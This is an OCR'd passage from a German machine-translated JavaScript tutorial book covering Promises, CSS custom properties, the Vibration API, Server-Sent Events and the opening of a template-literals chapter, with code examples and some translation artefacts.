
Ein `Promise` Objekt stellt eine Operation dar, die einen Wert *erzeugt hat oder schließlich produzieren* wird. Versprechungen bieten eine robuste Methode, um das (möglicherweise anstehende) Ergebnis asynchroner Arbeit einzuwickeln, wodurch das Problem tief verschachtelter Rückrufe (als " Rückruf-Hölle " bezeichnet) gemildert wird .

Zustände und Kontrollfluss

Ein Versprechen kann in einem von drei Zuständen sein:

- *ausstehend* - Der zugrunde liegende Vorgang ist noch nicht abgeschlossen, und das Versprechen steht noch *aus* .
- *erfüllt* - Die Operation ist beendet und das Versprechen wird mit einem *Wert erfüllt* . Dies ist analog zur Rückgabe eines Wertes von einer synchronen Funktion.
- *Abgelehnt* - Während der Operation ist ein Fehler aufgetreten, und das Versprechen wird mit einem *Grund abgelehnt* . Dies ist analog zum Auslösen eines Fehlers in einer Synchronfunktion.

Ein Versprechen soll *geklärt* werden (oder *gelöst)* , wenn sie entweder erfüllt oder abgelehnt wird. Sobald ein Versprechen erfüllt ist, wird es unveränderlich und sein Zustand kann sich nicht ändern. Die `then` und `catch` Methoden eines Versprechens können verwendet werden, um Callbacks anzuhängen, die ausgeführt werden, wenn sie abgerechnet werden. Diese Rückrufe werden mit dem Erfüllungswert bzw. dem Ablehnungsgrund aufgerufen.



Beispiel

```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

Die `then` und `catch` Methoden können verwendet werden, um Callbacks für die Erfüllung und Zurückweisung anzuhängen:

```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

Hinweis: Das Aufrufen von `promise.then(...)` und `promise.catch(...)` für dasselbe Versprechen kann zu einer `Uncaught exception in Promise` `promise.catch(...)` `Uncaught exception in Promise` wenn ein Fehler auftritt, entweder während der Ausführung des Versprechens oder innerhalb eines der Rückrufe Die bevorzugte Methode wäre, den nächsten Listener mit dem Versprechen zu verknüpfen, das vom vorherigen `then` / `catch` .

Alternativ können beide Rückrufe in einem einzigen Anruf verbunden werden, um `then` :

```
promise.then(onFulfilled, onRejected);
```

Durch das Anhängen von Rückrufen an ein bereits abgeschlossenes Versprechen werden diese sofort in die Mikrotask-Warteschlange gestellt , und sie werden "so bald wie möglich" (dh unmittelbar nach dem aktuell ausgeführten Skript) aufgerufen. Im Gegensatz zu vielen anderen Implementierungen, die Ereignisse auslösen, ist es nicht erforderlich, den Status des Versprechens zu prüfen, bevor Callbacks angehängt werden.

Live-Demo

Funktionsaufruf verzögern

Die `setTimeout()` Methode ruft eine Funktion auf oder wertet einen Ausdruck nach einer angegebenen Anzahl von Millisekunden aus. Es ist auch ein trivialer Weg, um einen asynchronen Betrieb zu erreichen.

In diesem Beispiel löst der Aufruf der `wait` Funktion das Versprechen nach der als erstes Argument angegebenen Zeit auf:

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

Warten auf mehrere gleichzeitige Versprechen

Die statische Methode `Promise.all()` akzeptiert ein iterierbares (z. B. ein `Array`) Versprechen und gibt ein neues Versprechen zurück. Dieses wird aufgelöst, wenn **alle** Versprechungen im Iterierbaren aufgelöst wurden, oder lehnt ab, wenn **mindestens eines** der Versprechungen im Iterierbaren abgelehnt wurde.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Nicht versprechende Werte im Iterierbaren werden "versprochen" .

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

Die Zerstörungszuordnung kann dabei helfen, Ergebnisse aus mehreren Zusagen abzurufen.

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
    console.log(result3);
});
```

Warten auf das erste von mehreren gleichzeitigen Versprechen

Die statische Methode `Promise.race()` akzeptiert ein iterierbares Versprechen und gibt ein neues Versprechen zurück, das aufgelöst oder abgelehnt wird, sobald das **erste** Versprechen im iterierbaren Element gelöst oder abgelehnt wurde.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.


Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

Werte "versprechen"

Die statische `Promise.resolve` Methode kann verwendet werden, um Werte in Versprechungen zu verpacken.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Wenn `value` bereits ein Versprechen ist, führt `Promise.resolve` einfach neu ein.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

In der Tat kann `value` ein beliebiges "thenable" sein (Objekt, das eine `then` Methode definiert, die hinreichend wie ein spezifikationskonformes Versprechen funktioniert). Auf diese Weise kann `Promise.resolve` nicht vertrauenswürdige Objekte von Drittanbietern in vertrauenswürdige Versprechen von `Promise.resolve` konvertieren.

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Die statische Methode `Promise.reject` gibt ein Versprechen zurück, das sofort mit dem angegebenen `reason` .

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

"Promisifying" -Funktionen mit Callbacks

Bei einer Funktion, die einen Rückruf im Node-Stil akzeptiert,

```
fooFn(options, function callback(err, result) { ... });
```

Sie können es versprechen *(konvertieren Sie es in eine auf Versprechen basierende Funktion)* wie folgt:

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

Diese Funktion kann dann wie folgt verwendet werden:

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

Allgemeiner gesagt, wie Sie eine bestimmte Callback-Style-Funktion versprechen:

```
function promisify(func) {
    return function(...args) {
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

Dies kann wie folgt verwendet werden:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

Fehlerbehandlung

Fehler von Versprechen geworfen werden durch den zweiten Parameter behandelt (`reject`) zu übergeben , `then` oder durch die Behandlungsroutine übergeben `catch` :

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

Verkettung

Wenn Sie über eine Versprechungskette verfügen, wird ein Fehler dazu führen `resolve` Lösungshandler übersprungen werden:

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

Gleiches gilt für Ihre `then` Funktionen. Wenn ein `resolve` eine Ausnahme auslöst, wird der nächste `reject` aufgerufen:

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
```

```
  .catch(error => { /* handle error from throwErrorSync() */ });
```

Ein Fehlerbehandlungsprogramm gibt ein neues Versprechen zurück, sodass Sie die Versprechenkette fortsetzen können. Das vom Fehlerhandler zurückgegebene Versprechen wird mit dem vom Handler zurückgegebenen Wert aufgelöst:

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

Sie können einen Fehler in einer Versprechungskette herunterfallen lassen, indem Sie den Fehler erneut auslösen:

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

Es ist möglich, eine Ausnahme `setTimeout` , die nicht durch das Versprechen behandelt wird, indem die `throw` Anweisung in einen `setTimeout` Callback eingeschlossen wird:

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

Dies funktioniert, weil Versprechen nicht asynchron geworfene Ausnahmen behandeln können.

Unbehandelte Ablehnungen

Ein Fehler wird stillschweigend ignoriert, wenn ein Versprechen keinen `catch` Blocker oder einen `reject` Handler hat:

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

Um dies zu verhindern, verwenden Sie immer einen `catch` Block:

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

Alternativ abonnieren Sie das `unhandledrejection` Ereignis alle unbehandelten abgelehnte Versprechen zu fangen:

```
window.addEventListener('unhandledrejection', event => {});
```

Einige Versprechen können ihre Ablehnung später als zu ihrer Erstellungszeit bewältigen. Das `rejectionhandled` Ereignis wird ausgelöst, wenn ein solches Versprechen bearbeitet wird:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

Das `event` enthält Informationen zur Ablehnung. `event.reason` ist das `event.promise` und `event.promise` ist das Versprechungsobjekt, das das Ereignis verursacht hat.

In NodeJS die `rejectionhandled` und `unhandledrejection` Ereignisse genannt `rejectionHandled` und `unhandledRejection` auf `process` ist, und haben eine andere Signatur:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

Das Argument für den `reason` ist das Fehlerobjekt, und das Argument für das `promise` ist ein Verweis auf das Versprechungsobjekt, das das Ereignis ausgelöst hat.

Die Verwendung dieser nicht `unhandledrejection` `rejectionhandled` und `rejectionhandled` sollte nur zu Debugging-Zwecken in Betracht gezogen werden. In der Regel sollten alle Versprechen ihre Ablehnungen behandeln.

Hinweis: Derzeit unterstützen nur Chrome 49+ und Node.js die nicht `unhandledrejection` `rejectionhandled` und die `rejectionhandled` Ereignissen.

Vorsichtsmaßnahmen

Verketten mit `fulfill` und `reject`

Die `then(fulfill, reject)` (mit beiden Parametern nicht `null`) hat ein eindeutiges und komplexes Verhalten und sollte nicht verwendet werden, wenn Sie nicht genau wissen, wie sie funktioniert.

Die Funktion funktioniert wie erwartet, wenn für eine der Eingaben `null` angegeben wird:

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

Es nimmt jedoch ein eindeutiges Verhalten an, wenn beide Eingaben gegeben werden:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

Die `then(fulfill, reject)` sieht aus, als wäre sie eine Abkürzung für `then(fulfill).catch(reject)` , ist dies jedoch nicht und verursacht Probleme, wenn sie austauschbar verwendet wird. Ein solches Problem besteht darin, dass der `reject` keine Fehler vom `fulfill` . Folgendes wird passieren:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

Der obige Code führt zu einem abgelehnten Versprechen, da der Fehler weitergegeben wird. Vergleichen Sie es mit dem folgenden Code, der zu einem erfüllten Versprechen führt:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

Ein ähnliches Problem besteht, wenn `then(fulfill, reject)` austauschbar mit `catch(reject).then(fulfill)` mit erfüllt `catch(reject).then(fulfill)` , zurückgewiesen `catch(reject).then(fulfill)` , außer wenn erfüllte Versprechen propagiert und nicht abgelehnte Versprechen.

Synchron von einer Funktion werfen, die ein Versprechen zurückgeben sollte

Stellen Sie sich eine Funktion wie diese vor:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Wenn eine solche Funktion **mitten** in einer Versprechungskette verwendet wird, gibt es anscheinend kein Problem:

```
makeSomethingAsync().
```

```
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

Wenn jedoch dieselbe Funktion außerhalb einer Versprechungskette aufgerufen wird, wird der Fehler nicht von ihr gehandhabt und an die Anwendung ausgegeben:

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

Es gibt zwei mögliche Problemumgehungen:

Rückgabe eines abgelehnten Versprechens mit dem Fehler

Anstelle des Werfens gehen Sie wie folgt vor:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Wickeln Sie Ihre Funktion in eine Versprechenkette

Ihre `throw` wird ordnungsgemäß erfasst, wenn sie bereits in einer Versprechungskette enthalten ist:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Synchronisierung von synchronen und asynchronen Vorgängen

In einigen Fällen möchten Sie möglicherweise eine synchrone Operation in ein Versprechen einschließen, um Wiederholungen in Code-Zweigen zu verhindern. Nehmen Sie dieses Beispiel:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
```

```
  fetchResult().then(processResult);
}
```

Die synchronen und asynchronen Zweige des obigen Codes können abgeglichen werden, indem der Synchronbetrieb redundant in ein Versprechen eingebettet wird:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

Wenn Sie das Ergebnis eines asynchronen Aufrufs zwischenspeichern, ist es vorzuziehen, das Versprechen anstelle des Ergebnisses selbst zu speichern. Dadurch wird sichergestellt, dass nur ein asynchroner Vorgang erforderlich ist, um mehrere parallele Anforderungen aufzulösen.

Es sollte darauf geachtet werden, dass zwischengespeicherte Werte ungültig werden, wenn Fehlerbedingungen auftreten.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

Reduzieren Sie ein Array auf verkettete Versprechen

Dieses Entwurfsmuster ist nützlich, um aus einer Liste von Elementen eine Folge asynchroner Aktionen zu generieren.

Es gibt zwei Varianten:

- die "dann" -Reduktion, die eine Kette aufbaut, die solange andauert, wie die Kette Erfolg hat.
- die "Catch" -Reduktion, die eine Kette aufbaut, die solange andauert, wie die Kette Fehler aufweist.

Die "dann" Reduktion

Diese Variante des Musters bildet eine `.then()` Kette und kann zum Verketten von Animationen oder zum `.then()` einer Folge abhängiger HTTP-Anforderungen verwendet werden.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Erläuterung:

1. Wir rufen `.reduce()` für ein `.reduce()` auf und stellen `Promise.resolve()` als Anfangswert `Promise.resolve()` .
2. Jedes reduzierte Element fügt dem ursprünglichen Wert ein `.then()` .
3. `reduce()` ,s Produkt wird Promise.resolve (). dann (...). dann (...).
4. Nach dem Verkleinern fügen wir manuell einen `.then(successHandler, errorHandler)` , um `successHandler` auszuführen, sobald alle vorherigen Schritte gelöst wurden. Wenn ein Schritt fehlschlagen sollte, wird `errorHandler` ausgeführt.

Hinweis: Die "Dann" -Reduktion ist ein sequentielles Gegenstück von `Promise.all()` .

Die "Fang" -Reduktion

Diese Variante des Musters baut eine `.catch()` Kette auf und kann zum sequenziellen Suchen eines Satzes von Webservern nach gespiegelten Ressourcen verwendet werden, bis ein funktionierender Server gefunden wird.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Erläuterung:

1. Wir rufen `.reduce()` für ein `.reduce()` auf und geben `Promise.reject()` als Anfangswert an.
2. Jedes reduzierte Element fügt dem ursprünglichen Wert ein `.catch()` .
3. `reduce()` ,s Produkt wird `Promise.reject().catch(...).catch(...)` . `Promise.reject().catch(...).catch(...)` .
4. Wir fügen `.then(successHandler, errorHandler)` nach der Reduzierung manuell an, um `successHandler` auszuführen, sobald einer der vorherigen Schritte gelöst wurde. Wenn alle

Schritte fehlschlagen würden, würde `errorHandler` ausgeführt.

Hinweis: Die „fängt“ Reduktion ist ein sequentielles Gegenstück zu `Promise.any()` (wie in realisiert `bluebird.js` , aber derzeit nicht in nativer ECMAScript).

mit jedem Versprechen

Es ist möglich, eine Funktion (`cb`) effektiv anzuwenden, die ein Versprechen an jedes Element eines Arrays zurückgibt, wobei jedes Element auf die Verarbeitung wartet, bis das vorherige Element verarbeitet ist.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

Dies kann hilfreich sein, wenn Sie Tausende von Elementen nacheinander effizient bearbeiten müssen. Durch die Verwendung einer regulären `for` Schleife zum Erstellen der Versprechen werden alle auf einmal erstellt und viel RAM beansprucht.

Bereinigung mit finally durchführen ()

Derzeit gibt es einen Vorschlag (noch nicht Teil des ECMAScript-Standards), einen `finally` Rückruf zu den Versprechen hinzuzufügen, die unabhängig davon ausgeführt werden, ob das Versprechen erfüllt oder abgelehnt wird. Semantisch ähnelt dies der `finally` Klausel des `try` Blocks .

Normalerweise verwenden Sie diese Funktion für die Bereinigung:

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

Es ist wichtig anzumerken, dass der `finally` Rückruf den Status des Versprechens nicht beeinflusst. Es ist egal, welchen Wert es zurückgibt, das Versprechen bleibt im erfüllten / abgelehnten Zustand, den es zuvor hatte. Im obigen Beispiel wird das Versprechen mit dem Rückgabewert von `processData(result.data)` , obwohl der `finally` Rückruf `undefined` .

Da der Standardisierungsprozess noch andauert, wird Ihre Implementierung von Versprechungen höchstwahrscheinlich keine `finally` Callbacks unterstützen. Für synchrone Rückrufe können Sie diese Funktionalität jedoch mit einer Polyfill hinzufügen:

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

Asynchrone API-Anforderung

Dies ist ein Beispiel für einen einfachen `GET` API-Aufruf, der die asynchrone Funktionalität nutzen soll.

```
var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

Eine robustere Fehlerbehandlung kann mit den folgenden `onload` und `onerror` Funktionen ausgeführt werden.

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};
```

```
request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

Verwenden von ES2017 async / await

Dasselbe Beispiel, Image Loading , kann mit asynchronen Funktionen geschrieben werden. Dies ermöglicht auch die Verwendung der üblichen `try/catch` Methode für die Ausnahmebehandlung.

Hinweis: Ab April 2017 unterstützen die aktuellen Versionen aller Browser außer Internet Explorer asynchrone Funktionen .

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

Versprechen online lesen: https://riptutorial.com/de/javascript/topic/231/versprechen

Kapitel 95: Verwenden von Javascript zum Abrufen / Festlegen von benutzerdefinierten CSS-Variablen

Examples

Wie man CSS-Variableneigenschaftswerte erhält und setzt

Um einen Wert zu erhalten, verwenden Sie die Methode .getPropertyValue ()

```
element.style.getPropertyValue("--var")
```

Um einen Wert festzulegen, verwenden Sie die .setProperty () - Methode.

```
element.style.setProperty("--var", "NEW_VALUE")
```

Verwenden von Javascript zum Abrufen / Festlegen von benutzerdefinierten CSS-Variablen online lesen: https://riptutorial.com/de/javascript/topic/10755/verwenden-von-javascript-zum-abrufen---festlegen-von-benutzerdefinierten-css-variablen

Kapitel 96: Vibration API

Einführung

Moderne mobile Geräte enthalten Hardware für Vibrationen. Die Vibration-API bietet Web-Apps die Möglichkeit, auf diese Hardware zuzugreifen, sofern vorhanden, und tut nichts, wenn das Gerät sie nicht unterstützt.

Syntax

- let success = window.navigator.vibrate (Muster);

Bemerkungen

Die Unterstützung durch Browser kann eingeschränkt sein. Auch die Unterstützung durch das Betriebssystem kann eingeschränkt sein.

Die folgende Tabelle gibt einen Überblick über die frühesten Browserversionen, die Vibrationen unterstützen.

Chrom	Kante	Feuerfuchs	Internet Explorer	Oper	Opera Mini	Safari
30	*keine Unterstützung*	16	*keine Unterstützung*	17	*keine Unterstützung*	*keine Unterstützung*

Examples

Überprüfen Sie den Support

Prüfen Sie, ob der Browser Vibrationen unterstützt

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

Einzelne Vibration

Vibrieren Sie das Gerät für 100ms:

```
window.navigator.vibrate(100);
```

oder

```
window.navigator.vibrate([100]);
```

Schwingungsmuster

Eine Reihe von Werten beschreibt Zeiträume, in denen das Gerät vibriert und nicht vibriert.

```
window.navigator.vibrate([200, 100, 200]);
```

Vibration API online lesen: https://riptutorial.com/de/javascript/topic/8322/vibration-api

Kapitel 97: Vom Server gesendete Ereignisse

Syntax

- neue EventSource ("API / Stream");
- eventSource.onmessage = Funktion (Ereignis) {}
- eventSource.onerror = function (event) {};
- eventSource.addEventListener = Funktion (Name, Rückruf, Optionen) {};
- eventSource.readyState;
- eventSource.url;
- eventSource.close ();

Examples

Einrichten eines grundlegenden Ereignisstroms zum Server

Sie können Ihren Client-Browser so `EventSource` eingehende Serverereignisse mithilfe des `EventSource` Objekts `EventSource` werden. Sie müssen dem Konstruktor eine Zeichenfolge des Pfads zur API des Servers angeben, mit der der Client die Serverereignisse abonnieren soll.

Beispiel:

```
var eventSource = new EventSource("api/my-events");
```

Ereignisse haben Namen, mit denen sie kategorisiert und gesendet werden. Ein Listener muss so eingerichtet sein, dass er jedes Ereignis nach Namen abhört. Der Standardereignisname lautet " `message` und zum Abhören des Ereignisses müssen Sie den entsprechenden Ereignis-Listener " `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

Die obige Funktion wird jedes Mal ausgeführt, wenn der Server ein Ereignis an den Client sendet. Daten werden als `text/plain` gesendet. Wenn Sie JSON-Daten senden, möchten Sie sie möglicherweise analysieren.

Einen Ereignisstrom schließen

Ein Ereignisstrom zum Server kann mit der Methode `EventSource.close()` werden

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

Die Methode `.close()` tut nichts, `.close()` der Stream bereits geschlossen ist.

Ereignis-Listener an EventSource binden

Sie können Ereignis-Listener an das `EventSource` Objekt binden, um verschiedene Ereigniskanäle mithilfe der `.addEventListener` Methode zu `.addEventListener` .

    EventSource.addEventListener (Name: String, Callback: Funktion, [Optionen])

name : Der Name, der sich auf den Namen des Kanals bezieht, an den der Server Ereignisse sendet.

Callback : Die Callback-Funktion wird jedes Mal ausgeführt, wenn ein an den Kanal gebundenes Ereignis ausgegeben wird. Die Funktion stellt das `event` als Argument bereit.

options : Optionen, die das Verhalten des Ereignis-Listeners charakterisieren.

Das folgende Beispiel zeigt einen Heartbeat-Ereignisstrom vom Server. Der Server sendet Ereignisse auf dem `heartbeat` Kanal. Diese Routine wird immer ausgeführt, wenn ein Ereignis akzeptiert wird.

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

Vom Server gesendete Ereignisse online lesen:
https://riptutorial.com/de/javascript/topic/5781/vom-server-gesendete-ereignisse

Kapitel 98: Vorlagenliterale

Einführung

Vorlagenliterale sind ein Typ von Zeichenfolgenliteral, mit dem Werte interpoliert werden können, und optional können Interpolations- und Konstruktionsverhalten mit einer "Tag" -Funktion gesteuert werden.

Syntax

- message = `Willkommen, $ {user.name}!`
- pattern = new RegExp (String.raw`Welcome, (\ w +)! `);
- query = SQL`INSERT INTO Benutzer (Name) VALUES ($ {Name}) `

Bemerkungen

Vorlagenliterale wurden zuerst mit ECMAScript 6 §12.2.9 angegeben .

Examples

Grundlegende Interpolation und mehrzeilige Zeichenketten

